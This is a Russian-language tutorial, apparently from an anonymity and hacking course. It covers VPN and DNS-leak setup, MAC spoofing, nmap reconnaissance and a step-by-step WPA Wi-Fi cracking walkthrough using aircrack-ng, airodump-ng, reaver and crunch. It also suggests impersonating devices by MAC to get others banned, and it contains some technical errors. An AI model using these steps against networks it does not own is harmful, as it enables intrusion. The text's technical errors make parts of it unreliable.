Давайте закроем сетевой менеджер и посмотрим еще раз: беспроводные устройства не заданы – это небольшая проблема. Давайте ее решим. Пишем «nano /etc/Network Manager/Network manager.conf». «Network manager.conf» – это файл конфигурации сетевого менеджера и здесь мы видим «managed=false» пишем «True», ctrl+o сохраняем, Ctrl+x выходим. Устройства не заданы, потому как наш файл еще не загружен, нужно перезапустить сетевой менеджер, чтобы применить новую конфигурацию «service network-manager restart». У нас появилась беспроводная сеть «IfupDown (eth 0)», теперь интерфейс настроен.

Нам нужен набор плагинов для сетевого менеджера «openvpn» и «pptp». Давайте их установим, напишем их всех в одну линию «apt-ger install network-manager-openvpn-gnome network-manager-pptp network-manager-pptp-gnome network-manager-strongwan network-manager-vpnc network-manager-vpnc-gnome-y», жмем «Enter» и началась процедура установки новых плагинов. В конце установки мы видим, что у нас перезапустился сетевой менеджер.

Открывает VPN Connections, кликаем Add, появляется список возможных VPN соединений, которые мы можем использовать.

Подключимся к VPN- провайдеру и предотвратим DNS leaks используя VPN. Откроем сайт vpnbook.com, нужно просто скачать файл конфигурации. Откроем вкладку openvpn. Давайте возьмем VPN из Германии – это сертифицированный пакет, откроем арт-менеджер. Теперь извлечем его на рабочий стол и создадим для него новую папку с названием «openVPN». Подключим VPN используя лишь терминал. Очистим экран. Давайте перейдем на рабочий стол «cd /root/Desktop/ OpenVPN». Давайте посмотрим, что в папке, «ls -la». Очистим экран. «ls -l». У нас есть порт 443 tcp-соединение, есть также 80 порт, udp25000, udp 53. Пойдём через 443 порт. Итак, пишем «openvpn - -config vpnbook-de233-tcp443.ovpn», жмем Enter. У нас запросили имя пользователя, оно указано прямо на сайте, скопируем его, Enter также нам нужен пароль (тоже на сайте), вставляем, Enter, началось соединение, маршрутизация. Закроем сайт. Инициализация завершена. Давайте посмотрим, где мы и наш IP, в

поисковой строке вводим «what is my ip». Эта конфигурация VPN не выдержит DNS leak теста, так что нам нужно выполнить еще кое-какие операции и для этого нам понадобится новый терминал, откроем его, пишем «nano /etc/resolv.conf», жмем Enter. Итак, этот файл сгенерирован сетевым менеджером по умолчанию, здесь IP вашего домашнего роутера, это не публичный IP, это тот, что в вашей сети, которой вы используете для доступа к сетевому роутеру. Мы не хотим, чтобы наш компьютер использовал DNS сервер нашего Интернет-провайдера, так что закомментируем это. То есть ваши DNS запросы формируются здесь, по этому адресу, адресу вашего роутера и ваш роутер направляет их Интернет-провайдеру, который записывает весь ваш трафик, который может использоваться для разоблачения вашего физического местоположения, чего мы, разумеется, хотим избежать. Так что вместо использования DNS сервера Интернет-провайдера, мы откроем браузер, напишем «OpenDNS», откроем сайт и кликаем на DNS, ждем открытия. В правой части страницы мы видим IP-адреса. У нас есть два IP адреса, копируем первый – это открытый DNS. Также вы можете использовать Гугловский DNS адрес которого 8.8.8.8 и 8.8.4.4. Пишем «nameserver *наш IP*» и второй раз «nameserver *второй наш IP*», ctrl+o, ctrl+X. Не перезапускайте Ваш сетевой менеджер потому как нам придётся снова загружать файл, и мы опять застрянем на DNS серверах нашего интернет-провайдера.

Давайте посмотрим, что скажет наш DNS leak тест. Пишем в поисковой строке «check for DNS test», заходим на сайт, видимо IP-адрес (не Ваш), видим местоположение (не Ваше), проводим стандартный тест и видим что произошло, видим hostname, видим провайдера, IP-адреса. Здесь написано «Open DNS» – это означает, что Ваш провайдер из Вашей страны не должен использоваться для подобных целей, если бы он был здесь, то это означало бы DNS утечку, что Вы не анонимны.

MAC-адрес

Mac-адрес – это физический адрес сетевого интерфейса вашего компьютера, то есть сетевой карты. У всех сетевых интерфейсов есть свой mac-адрес, будь то беспроводной или проводной интерфейс – неважно, у него есть свой mac-адрес. Когда вы подключаетесь к беспроводной сети, либо подключаетесь просто по кабелю, этот mac-адрес используется для вашей идентификации совместно с ip-адресом в этой сети. Mac-адрес не выходит за пределы локальной сети, не выходит за первый роутер. Так что, как только Вы перешли первый роутер, то Ваш адрес больше не транслируется.

Давайте посмотрим, как выглядит mac-адрес. Если мы хотим увидеть список наших сетевых интерфейсов нам нужна команда «ifconfig», жмем «Enter». Пропишем «Ifconfig eth0». Нам интересен этот конкретный интерфейс. Это наш mac-адрес – HWaddr адрес. В mac-адресе всегда

первые три пары используются для идентификации производителя устройства, вторые три пары уже для конкретного устройства.

Рассмотрим немного подробнее «ifconfig eth0 | grep HWaddr», видим eth0, link encap: Ethernet HWaddr и наш адрес. Когда mac-адрес используется для идентификации Вас в беспроводной сети, идентифицируется устройство, но никто не узнает кто использует это устройство, однако это позволит посмотреть, что вы делаете и выкинуть Вас из сети, а это не то, чего мы хотим. Мы хотим сохранить анонимность и скрыться.

Обратная сторона mac-адреса в том, что он используется в целях идентификации. Если мы сможем посмотреть другие mac-адреса в той же сети и сможем скопировать эти mac-адреса, и использовать их сети для выполнения каких-то непотребных действий, админы заметят проблему и забанят человека с таким mac-адресом. В итоге DDoS-атака удалась. Тот, кого мы хотели отключить от сети, успешно отключен.

Мы будем использовать инструмент «Mac Changer» пишем «macchanger», enter. Вызовем помощь, очистим экран, «macchanger - -Help». Давайте посмотрим, что у нас есть. Мы видим несколько опций, не то, чтобы много. Давайте попробуем «macchanger -s eth0», мы видим постоянный mac-адрес и текущий адрес, с которым мы можем делать всё, что заходим. Итак, это еще один способ узнать mac-адрес.

Давайте посмотрим « -l», здесь показаны первые три пары mac-адреса. Вы можете вести любые, если хотите попасть в сеть как стандартизированное устройство этой сети и получить какие-то права, то это отличный способ, потому как у вас есть mac-адрес устройства, и если администратор обратит на вас внимание, он подумает, что это один из его роутеров.

Снова вызовем помощь. Разумеется, у нас есть возможность полностью рандомизировать наш mac-адрес. Как выглядит смена mac-адреса: пишем «macchanger -r eth0», нам показывают постоянный, текущий и новый. Новый mac-адрес не опознан пока, потому как не принадлежит ни одному поставщику. И если теперь выполнить команду «macchanger -s eth0», текущий примет значение нового ip-адреса.

Настройка скрипта, который при загрузке будет менять mac-адрес и устанавливать его рандомно каждый раз, когда вы включаете компьютер. Если мы взглянем на «ifconfig», то у нас здесь нет ни одного беспроводного интерфейса, потому как это виртуальная машина, мы выполним это на другой машине, которая работает под «Fedora». Для примера мы будем использовать «eth0» - проводной интерфейс, но вы сможете сделать это с любым интерфейсом, единственным различием будет лишь имя интерфейса. Например, этот называется «eth0», а беспроводной будет «eth1».

Например, «vlp20» – это имя беспроводного интерфейса. Вызовем «cronjob» – эта команда используется практически во всех дистрибутивах Linux для задания задач по расписанию. Итак, нам потребуется «crontab -

e», Enter. Мы вошли в файл – это редактор Vi. Последняя строка – это формат, здесь у нас минуты, день месяца, день недели, команда. Используем вот такую команду, для того чтобы редактировать что-то в Vi. Vi – это текстовый редактор в Linux. Вам нужно открыть файл, а затем нажать I, так что жмем I на клавиатуре, нам показывают, что мы в режиме ввода (написано insert). И теперь мы можем что-то написать, пишем «@reboot macchanger -r eth0» – эту команду мы использовали для смены mac-адреса нашего интерфейса eth0 на случайный mac-адрес. Нажимаем «Escape» для выхода из режима ввода, далее «:wq», W для записи, чтобы записать изменения в файл, q (quite) – выход после записи файла.

Установка новой задачи. Давайте очистим экран, напишем «macchanger -s eth0», Enter и как видим, постоянный «Mac»» и текущий «Mac» тот же самый. Перезагрузимся и после перезагрузки мы увидим другой mac-адрес. После того как перезапустим систему, откроем терминал вводим «ifconfig» и как видим наш mac-адрес изменен. Давайте очистим экран, теперь «macchanger -s eth0», видим постоянный «Mac» и текущий «Mac-поставщик» не опознан[16].

FOOTPRINTING

Во-первых, нам нужно найти мишень для нашего сканирования. Так что выйдем в сеть и на официальном сайте «nmap»» есть секция, которая позволяет людям просканировать их для тестирования своих инструментов. Выделим разрешение на сканирование этого сайта, так что вы действительно можете просканировать этот сайт и здесь говорится, что несколько сканирований в день – это нормально, но не нужно делать это по сто раз на дню или использовать сайт для тестирования инструментов по brute-force. Мы можем запустить несколько сканирования этого сайта за день, и соответствии с этим сообщением мы не нарушим закон. Нам дается возможность симулировать атаку в реальном времени и посмотреть, как будет вести себя NMAP.

NMAP – это свободная утилита, которой пользуется практически каждый тестировщик для того, чтобы просто посмотреть какие порты открыты, а какие закрытые её вполне хватит и с помощью этого вы сможете определить какая перед вами операционная система, какая используется платформа, а затем найти слабость этой платформы. Разумеется, есть и другие способы – это сделать, вроде, сбора баннеров (Banner Grabbing) и тому подобного. Посмотрим, как работает так называемый – «*Триггер*», его присутствие вызывает множество предупреждений, его часто отмечают фаерволы.

Как это работает в терминале: есть также кое-что, что называется «zenmap» (графический пользовательский интерфейс «nmap»), но мы его

[16] Бабин С.А. Инструментарий хакера. – СПб.: БХВ-Петербург, 2014. – 240 с.: ил. – (Глазами хакера)

использовать не будем, вместо этого воспользуемся терминальной версией «nmap».

Итак, давайте начнем и напишем «nmap --Help», «Enter», скролим вниз и видим пример того, как запускается nmap, пишем «nmap -v -A scanme.nmap.org». Scanme.nmap.org - это доменное имя, результатом будет ip-адрес или мы можем вести сразу IP-адрес. Сверху у нас есть очень важная опция, которая нам потребуется «-il» ввод имени файла. Так что вы можете создать список в файле, список IP-адресов, а затем просканировать эти IP-адреса

Вдобавок к этому сайту, «nmap.org», также есть «Major IP Blocks». Этот сайт содержит диапазоны всех ip-адресов, а также информацию о том, кому они принадлежат. Этот сайт мы можем использовать для того, чтобы понять какой диапазон IP нам нужно просканировать, но обычно у нас нет прав сканировать весь диапазон, мы можем просканировать лишь некоторые IP в этом диапазоне, на которой разрешение есть.

Мы можем в поисковике прописать «who is» и написать ip-адрес и некоторые сайты предоставят информацию по данному IP.

Нам понадобится нечто под названием «nslookup», воспользуемся доменом scanme.nmap.org, «nslookup scanme.nmap.org» и видим сервер – это наш роутер, адрес и порт (53). Мы сразу понимаем, что это DNS, потому как везде DNS трафик идёт по 53 порту, затем мы видим результат – это доменное имя и его ip-адрес, это также еще один способ узнать IP адрес домена.

«nslookup» также работает и в обратную, пишем «nslookup» и вводим ip-адрес, жмем «Enter», мы видим ответ от DNS сервера с именем, мы получили от него ответ и видим какой домен принадлежит этому IP. Вы можете заметить, что здесь есть проблемы – этот ip-адрес не совпадает вот с этим, на самом деле они, лишь написаны задом наперед. Так что когда мы используем НС «nslookup» и вводим ip-адрес, то он проводит операцию наоборот, через запись DNS сервера. Он запрашивает DNS сервер и DNS сервер дает отклик.

Проведём сканирование. Для этого выберем домен за пределами вашей локальной сети. Вы можете найти его на официальном сайте scanme.nmap.org, итак, ставим этот домен (вам придётся использовать мыши сделать это вручную). «nmap scanme.nmap.org», всё, можем приступать к сканированию. Однако если просто нажать Enter, программа выполнит сканирование, но мы не увидим никакой информации, здесь будет пусто, пока программа не завершит сканирование. Поэтому лучше вставить аргумент «-vv». Так что давайте начнем сканирование, и мы сразу видим информацию еще до завершения процесса. Как видим порт 22 и порт 80 открыты. По умолчанию nmap сканирует 1000 портов, но можно без проблем увеличить это число. Мы можем включить опцию полного сканирования портов, они все просканируются, но это, разумеется, очень затратно по времени, проще знать на какие сервисы мы нацелены и просканировать порты, на которых работают эти сервисы, например:

- порт 22 – это ssh;
- порт 25 – это smtp (это почтовый сервер);
- порт 80 – это http и nping-echo – это порт 9929.

Теперь Вы видете состояние портов. Если написано «Field Red» – это значит, что «Firewall» не пропускает пакеты, он не закрывает порт, но фильтрует пакеты, которые приходятся на этот порт и блокирует их с различных IP и так далее. Обычно лучше держаться подальше от таких портов, либо выполнить дополнительный поиск для того, чтобы понять, как получить к ним доступ, найти приложение, запущенное на нём или протокол и понять, как это можно использовать.

Выберем открытый порт и посмотрим, что мы можем с ним сделать. Просканируем нашу локальную подсеть «ifconfig» и получим результат, у нас eth0, у вас может быть другой интерфейс, просто посмотрите ip-адрес, который принадлежит этому интерфейсу так, что минимальное и максимальное значение первого октата будет диапазоном вашей локальной подсети от 0 до 255. Пишем «nmap -oG – 192.168.1.0-255 -vv». Теперь мы просканируем все ip-адреса от 0 до 255.

Переадресуем информацию в файл с помощью знака «>», далее вводим путь, весь результат, который получит nmap теперь будет записан и сохранен в этом файле «nmap -oG – 192.168.1.0-255 -vv > /home/SCAN». Здесь стоит указать порт, дабы сохранить себе время, и, в основном, у вас будет понимание того, какой сервис вы хотите атаковать. Зададим порт 22 – порт, который хотим просканировать «nmap -oG – 192.168.1.0-255 -p 22 -vv > /home/SCAN», нажмем Enter. Если мы зайдем в home «cd /home» и посмотрим, что там «ls», у нас есть SKAN файл. Теперь сделаем так: пишем «ls │grep SCAN», жмем Enter. Я использовал команду LS для того, чтобы убедиться, что файл находится в определенной папке.

Очистим экран, посмотрим, что находится в нашем файле Scan «less SCAN», жмем Enter, и видим, что почти все хосты в локальной сети лежат, разумеется, потому, что у нас нет 255 компьютеров или устройств. Но тем не менее он нашел IP роутера, который мы используем для этого теста и, как видим Ports: 22/filtered/tcp//ssh/// – это открытый 22 порт, также мы видим статус Up, также статус сотого хоста «Up»

Вытащим все хосты, которые работают и посмотрим их ip-адреса. Пишем «Cat SCAN │ grep UP», Enter. Очистим наш экран, видим статус «Up» и все хосты, которые работают в данный момент. Итак, как же нам вытащить эти ip-адреса? В Linux есть команда «awk» - эта команда используется для форматирования текста и для захвата определенных частей файла, которые вам нужны. Ограничим поле пробелами для того, чтобы назначить пробел ограничителем просто вставляем в кавычки. «Cat SCAN │ grep Up │ awk -F " " '{print $номер поля}'», жмем Enter. Мы вывели все адреса рабочих хостов. Можно сразу направить эту информацию в другой файл «Cat SCAN │ grep Up │ awk -F " " '{print $2}' > SCAN2», Enter. Пишем «nmap -il SCAN2 -vv», теперь можем выполнить

полное сканирование только лишь 4 хостов, вместо 255.Мы получили некоторую информацию по портам, даже mac-адреса.

Рассмотрим ещё несколько вещей, которые можно делать при помощи nmap и инструменты, которые можно использовать для определения физического местоположения, названия города.

Итак «curl ipinfo.io/ip-адрес», просканируем домен «scanme.nmap.org», curl ipinfo.io/74.207.244.221». «Enter», идёт запрос на сервер, и вот, у нас есть IP, имя хоста, город, регион, страна и даже почтовый индекс. Это довольно полезная информация, но минус в том, что у нас есть всего 1000 запросов в день. Вы не делаете ничего незаконного, вы просто запрашиваете информацию с базы данных особую информацию об IP-адресе.

Давайте продолжим и очистим экран, поговорим о некоторых внешних ресурсах, которые можно использовать совместно с «nmap». В «nmap» есть большое количество скриптов для различных целей, и вы можете использовать nmap для сканирования серверов на какие-то уязвимости в любой точке мира.

Так что продолжим и откроем наш браузер, перейдем на сайт «scanme.org» и на этом сайте есть ссылка «nmap.org». На этом сайте есть список категорий, скрипты мы можем запустить с помощью nmap для сканирования на определенные уязвимости, мы видим 490 скриптов, что довольно много. Есть графа DOS (отказ от обслуживания) для DDoS-атак, «exploits» для брутфорса, аутентификации и так далее.

Давайте кликнем на одну из категорий, допустим, vuln «уязвимости», и здесь есть все эти скрипты.

Например, мы хотим обойти правила Firewall, «firewall-bypass» вот скрипт, нужно его просто использовать. Откроем ссылку и получаем синтаксис, пример его использования.

Есть ещё один сайт, называется он «exploit-db» – одна из самых больших баз данных об уязвимостях, практически все можно найти на этом сайте. Так что откройте этот сайт найдите уязвимости вашего домашнего роутера, узнайте какая у вас и когда узнаете это, сможете найти уязвимости и описание того, как их использовать.

ВЗЛОМ БЕСПРОВОДНЫХ СЕТЕЙ

Во-первых, Вам стоит узнать о различных видах шифрования, например, VIP Web и кто до сих пор использует веб не заслуживает привилегии пользоваться беспроводными сетями, потому что использование веб – это все равно, что использовать сеть без пароля, настолько просто его взломать без проблем. Однако, если вы используете «vpa» или «vpa2», то это совсем другая история их довольно сложно взломать, особенно если установлен длинный и сложный пароль.

Есть различные способы прямого взлома беспроводных сетей, гораздо проще получить IP-роутера и атаковать непосредственно сам

роутер, потому как обычно он имеет намного больше уязвимости нежели VPA[2] шифрование.

Перед тем как мы приступим к взлому, давайте напишем «Ifconfig».

Вставляем в USB сетевую карту, работать она будет очень медленно. Необходимо установить двойную загрузку, или, если у вас основная ось Linux, то необходимо сделать следующее:

Закрываем виртуальную машину. Пишем «yum search aircrack-ng», жмем «Enter».

Есть другой способ для vpa и название этого инструмента – Ривер «Reaver». Ривер нет в репозиториях федоры, так что нам придётся его установить, найдя его в интернете. Ривер подбирает PIN к роутеру, большинство роутеров в наши дни поддерживают аутентификацию по PINy, когда вы нажимаете кнопку и все, кто, находится в зоне действия могут подключиться к роутеру этот метод очень небезопасен, это огромный минус беспроводной сети, если вы используете аутентификацию по PINy, Вам необходимо отключить ее на домашнем роутере, потому как это дает атакующим возможность завладеть вашей сетью, получить ваш ip-адрес и далее

Итак, в пакете «aircrack» есть еще несколько программ, которые мы будем использовать одна программа в этом пакете позволит вам проводить dos-атаки на беспроводные сети рядом с вами, так что в скором времени вы сможете аутентифицироваться практически в любой сети и когда вам угодно. Должны выполняться всего два критерия:

1. Вы должны находиться в зоне действия этой сети

2. Ваша карта, она должна находиться в режиме мониторинга и сканирования сетей, чтобы узнать mac-адрес нужной точки доступа и mac-адрес нашей цели.

Оба mac-адреса находятся в публичном доступе, всё, что Вам нужно – это их считать, вот в этом нам и поможет режим мониторинга. Сетевые карты имеют множество режимов, в которых они могут работать. Разумеется, необходимо, чтобы Ваша карта поддерживала режим

УСТАНОВКА «AIRCRACK» И «REAVER»

Пишем «yum install aircrack-ng -y», он сам выберет нужную версию по умолчанию, так что просто жмем «Enter».

Ривер не найдешь репозиториях «Федора», поэтому его нужно скачать из сети. Давайте откроем «Firefox», пишем «River Google Code». Отлично мы на сайте «Google Code», где видим надпись «reaver-WPS», здесь его описание, а также Pro-версия. Основные отличия версии Pro и той, что мы скачаем бесплатно – это графический интерфейс, оптимизирована последовательность использования PINa – это значит, что оптимизирована процедура подборки PINa, интегрированный взлом Web. Нажмём скачать в верхнем левом углу. Мы видим несколько версий, которые можно скачать, в некоторых исправлены какие-то ошибки, но основного влияния на работу Ривер эти версии не несут, просто

исправлены баги. Мы скачаем последний пакет, самый стабильный. Открываем папку, в которой находится файл, двойной клик по нашему файлу, можно извлечь его с помощью графического интерфейса, можно извлечь через терминал. Извлечём на рабочий стол и вернемся к терминалу.

Перейдем на рабочий стол «cd /home/имя пользователься/desktop», «Enter», «ls». Давайте перейдем в папку ривер (cd reaver), «cd docs», «ls», посмотрим, что здесь. Давайте применим команду «cat README». Итак, видим список файлов reaver и описание, где какой находится, и что он делает. 802.11 – функция для чтения отправки ипарсинга фреймов управления. В README разработчики написали весь процесс установки, здесь есть каждая команда, которую нужно запустить, детально объясненная, что она делает и как ее написать. Итак, давайте прочтём текст «Ривер поддерживается только Linux-платформами. Требуется libpcap, libsqlite3 и т.д. Может быть установлен путем запуска следующих команд». Здесь написаны скрипт-конфигурации. Разработчики даже написали, как его удалить по каким-то причинам.

Пишем «ls», «cd ..». Разумеется, файл конфигурации мы запустить отсюда не сможем, нам нужно сменить папку и зайти в Source «cd src/» Давайте посмотрим, что в ней, «ls», видим файл конфигурации и, как видим, он исполняемый. Пишем «./configure», он проверяет наличие всяких файлов – это обязательная процедура. Пишем «make», «make install». Давайте очистим экран и посмотрим пишем «reaver –Help», отлично он установлен, работает, отвечает на наши команды. Здесь мы видим синтаксис для Ривер – это базовый синтаксис.

КАК УСТАНОВИТЬ «AIRCRUCK» В СИСТЕМЕ WINDOWS

Запускаем Windows. Во-первых, Вам нужно зайти на сайт «aircruck-ng.org» и скачать файл, распаковываем на рабочий стол. Нет никакой процедуры установки, он работает прямо так, открываем папку, далее Bin и видим «aircrack-ng GUI.exe». Здесь у нас 4 программы «aircrack». Использовать будем две: aircrack и aicrackdump - используется для сбора информации, а «aircrack» вы используете с целью «bruteforce» пароля или «bruteforce» ключа шифрования.

Теперь давайте вернемся в Linux и посмотрим, что нам нужно там. Одна из частых проблем, с которыми мы можем столкнуться – это невозможность генерировать огромное количество паролей вручную. Так что первое, что нам нужно – это «crunch» – это кусок кода, программы, которую мы будем использовать для генерирования списка паролей, она очень гибкая, проста в использовании, можно установить количество символов в слове, границы длины пароля, и, если мы знаем часть пароля, мы можем использовать эту часть, вставив её слово перед тем.

Сперва нужно скачать сам «crunch» – доступен на сайте «sourceforge.net» просто вводим «crunch password generator», видим ссылку

на «»sourceforge», скачиваем, распакуем, воспользуемся стандартным распаковщиком, снова выберем рабочий стол. Закроем все ненужные окна. Если откроем папку увидим файлы, которые позже мы будем использовать. Открываем наш терминал, переходим в папку, где находится «crunch» – «cd /home/имя пользователя/desktop/crunch», «ls», у нас здесь нет никакой инструкции, но мы видим makefile, если есть make-файл, то просто пишем команду «make». Вам не нужны root права или пароль. Просто пишем «make install», снова «Enter» и вот процесс установки выполнен. Теперь «man crunch» crunch установлен. Мы видим синтаксис, пишем одно число <min-len> (минимальная длина) и другое <max-len> (максимальная длина), набор символов [<charset string>], можно ввести их вручную, либо использовать предустановку, указываем дополнительные опции [options].

Очистим экран, пишем «crunch», зададим определенную длину, например, от трех до пяти, а теперь символы, например, abcd123 и направим их в aircrack «crunch 3 5 abcd123 │ aircrack-ng» и все пароли, которые сгенерирует crunch направятся в aircrack и немедленно будут использоваться. «aircrack-ng -w», а затем добавим файл список паролей. «aircrack-ng -w passwordlist.text» для того, чтобы взломать какой-то файл, неважно какой. Длинный список паролей не гарантирует, что пароль будет взломан, потому как мы не можем сгенерировать такой объем информации с таким количеством комбинаций и впихнуть это всё файл на нашем компьютере, а если вы загрузите это в облако, то для этого придется потратить невероятное количество денег.

Что Вы можете сделать? Вставить аргумент «- w -». Теперь «crunch» не будет сохранять все эти пароли, они просто пройдут стандартным выводом, «aircrack» будет их учитывать и удалять для того, чтобы взломать шифрования захваченного файла, который в дальнейшем, разумеется, мы захватим.

ПРОБЛЕМА WINDOWS С ВИРТУАЛЬНОЙ СРЕДОЙ - НЕТ ДОСТУПА К СВОЕЙ СЕТЕВОЙ КАРТЕ

Вам придется создать загрузочный диск «Linux» для доступа к ней или использовать USB-устройства. Создадим загрузочный диск, записываем ISO-образ на диск и загружаемся с него, а вот установка беспроводного адаптера в «virtualbox» может быть немного более сложной.

Открываем браузер найдем беспроводное USB-устройство для примера выбрано «alpha USB 2000mw network adapter». В зависимости от «virtualbox», который вы установили, вы можете скачать расширенную версию, но если установили «virtualbox» на Windows, то, скорее всего у вас уже расширенная версия. Пользователям Linux придется скачать расширение отдельно. На Windows он, скорее всего, уже установлен, но, если нет, то просто скачиваем его на сайте. После того, как он скачается, просто следуем процедуре установки и, продолжая кликать клавишу «Далее».

Распакуем наш USB-адаптер, достанем диск, который с ним идет, вставляем его в компьютер и открываем. Давайте его откроем, здесь нам нужно ответить на несколько вопросов. Если у вас такое же устройство, то кликаем – комнатный «USB adapter», далее выбираем серию адаптера, серию это вы можете прочесть снизу вашего USB адаптера, версия находится в том же месте. На этом CD находятся драйвера для MAC, Windows и Linux. Если вы используете MAC, то вы также можете вставить диск и установить драйвера вашего беспроводного адаптера. Пользователям Linux не нужно устанавливать никаких дополнений для этого драйвера, всё уже идет вместе с ним, он в ядре Linux, также уже есть драйвер для поддержки этого устройства, так что не нужно ничего делать. После установки нам нужно будет перезагрузить компьютер, чтобы изменения вступили в силу.

Установим правильные настройки virtualbox. В правом нижнем углу, если вы используете стационарный компьютер, а не ноутбук, после установки USB-устройства и драйверов, у вас появятся беспроводные сети, которых раньше не было. Теперь у вас есть доступ к беспроводным сетям на вашем стационарном компьютере. Правый клик на нашей машине «Kali», заходим в настройки, кликаем USB, кликаем «Enable USB Controller». Если Вы увидите желтый треугольник с восклицательным знаком рядом с кнопкой «ok» – это означает что у вас нет расширенной версии, так что вам придется зайти на сайт «virtualbox» и скачать «virtualbox» расширенной версии прямо оттуда. Давайте добавим наше устройство. Здесь мы видим список доступных устройств, видим 11n USB – это наше устройство, добавляем его, жмём «OK». Запускаем виртуальную машину. Теперь кликаем терминал, напишем «ifconfig», как видим появился беспроводной адаптер. Зайдем в устройство-настройки сети, здесь нужно установить bridged-adapter, то есть мост, так что выбираем мост, выбираем наш адаптер и включаем «promiscuous Mode», жмём «OK». Давайте проведем небольшой тест, пишем «iwlist [название адаптера] scan │ grep ESSID», например, «iwlist wlan0 scan│ grep ESSID» Мы просканировали все доступные Wifi-сети и можем подключить к ним виртуальную машину без каких-либо проблем.

Займемся непосредственно взломом, вся подготовительная работа проведена, у нас есть все необходимые инструменты и наши системы настроены должным образом. Первое, что нам нужно сделать – это установить нашу беспроводную сетевую карту в режим мониторинга. Пишем «ifconfig», жмём «Enter». Мы увидим все доступные нам сетевые интерфейсы, к примеру, наш беспроводной интерфейс называется «wlp2s0», посмотрите, как называется ваша.




Рисунок 11 – Доступные сетевые интерфейсы

Есть два способа для настройки карты в режим мониторинга.

Пишем «ifconfig wlp2s0 down», Enter, давайте выключим нашу карту. Теперь мы можем внести изменения пишем «iwconfig wlp2s0 mode monitor», Enter, «ifconfig wlp2s0 up», теперь наша карта работает в режиме мониторинга, перед этим она работала в режиме promiscuous. Есть несколько названий, но наиболее часто это promiscuous mode. Разница между этими двумя режимами работы в том, что в одном режиме беспроводная карта или сетевая карта настроена на прием всех пакетов, неважно подключена она к сети или нет, а в promiscuous mode принимает пакеты, которые направлены только в сети, к которой она подключена.

Очистим экран и начнем использовать программу, которая идёт вместе с «aircrack». Напишем «airmon-ng wlp2s0», здесь мы можем посмотреть процессы, которые могут вызвать проблемы из-за интерференции, как видим тут их довольно много. Первое, что нужно уничтожить – это сетевой менеджер, несмотря на то что он напрямую не влияет на функционирование программы, но он вызывает другие процессы, которые уже могут интерферировать, например, активное сетевое подключение «dhclient», особенно, если ваш сетевой менеджер настроен автоматически подключаться к некоторым сетям или проводной сети, которая подключена к вашему компьютеру, так что давайте убьем networkmanager «kill 1312», не оставим ему никаких шансов, а затем уничтожим остальные. Повторим команду «airmon-ng wlp2s0». Нам каждый раз нужно проверять процесс, потому что они связаны между собой и один может запускать другой. Мы уничтожаем процесс, потом проверяем, а он все еще тут, несмотря на то что у нас права «root», он будет уничтожен, но снова перезапустится. Теперь «dhclient», чтобы предотвратить любую интерференцию, а затем порядок уничтожения не важен. К примеру, «kill 1556 1215 1216». Еще раз проверим «airmon-ng wlp2s0», они снова здесь. За один раз их все не уничтожить, приходится прописывать команду снова и снова, пока не останется ни одного

процесса. Очистим экран, снова выполним проверку, ничего не вылезло. Теперь не должно быть никаких проблем.

Следующее, что нам нужно сделать – выполнить сканирование нашей среды, чтобы увидеть какие сети в нашем доступе, к каким мы можем подключиться. Их не видно в сетевом менеджере, потому как сетевой менеджер может видеть только видимые точки доступа вокруг нас, а инструмент мониторинга в комплекте «aircrack» может видеть не только точки доступа, но и кто к ним подключен.

Введём «airodump-ng wlp2s0» – видим беспроводные точки доступа. Взломаем, например, точку с названием «something» (специально была создана для примера). Выйдем из процесса сканирования. Разберём, что мы увидели во время сканирования:

- BSSID – это Mac-адрес устройства, которое является точкой доступа;

- pwr – это сила сигнала (здесь политика такая: – 15 лучше, чем – 30)

Очистим экран, снова запустим «airodump-ng wlp2s0». Итак, Mac нашей точки 90:f6 – это то что мы будем использовать для аутентификации, потому как мы хотим провести то, что называется 4-way handshake (четырехстороннее рукопожатие). Появится сообщение в правом верхнем углу и тогда мы сможем видеть все пакеты и сможем перехватывать файлы, но на данный момент – это сделать невозможно, потому что мы сканируем практически каждую сеть.

Следующее, что нам нужно сделать – это провести специальное сканирование. Теперь мы нацелимся на «something», у нее хороший сигнал. Нужна следующая команда, которой мы воспользуемся в комбинации с некоторыми аргументами для более узкого сканирования, для более узкого захвата информации, чтобы достичь четырех-стороннего рукопожатия, которое нам так нужно для того ,чтобы взломать сеть так что пишем «airodump-ng -c [канал] -w [имя файла] --bssid [BSSID] [интерфейс]» нам нужно указать канал, канал на котором работает точка доступа и BSSID и файл, в который мы всё запишем, к примеру «airodump-ng -c 6 -w SCAN_test --bssid 90:F6:52:C1:BB:18 wlp2s0», жмём «Enter». Сканирование началось, и мы подключили ещё одно устройство, мы видим его BSSID и «station».

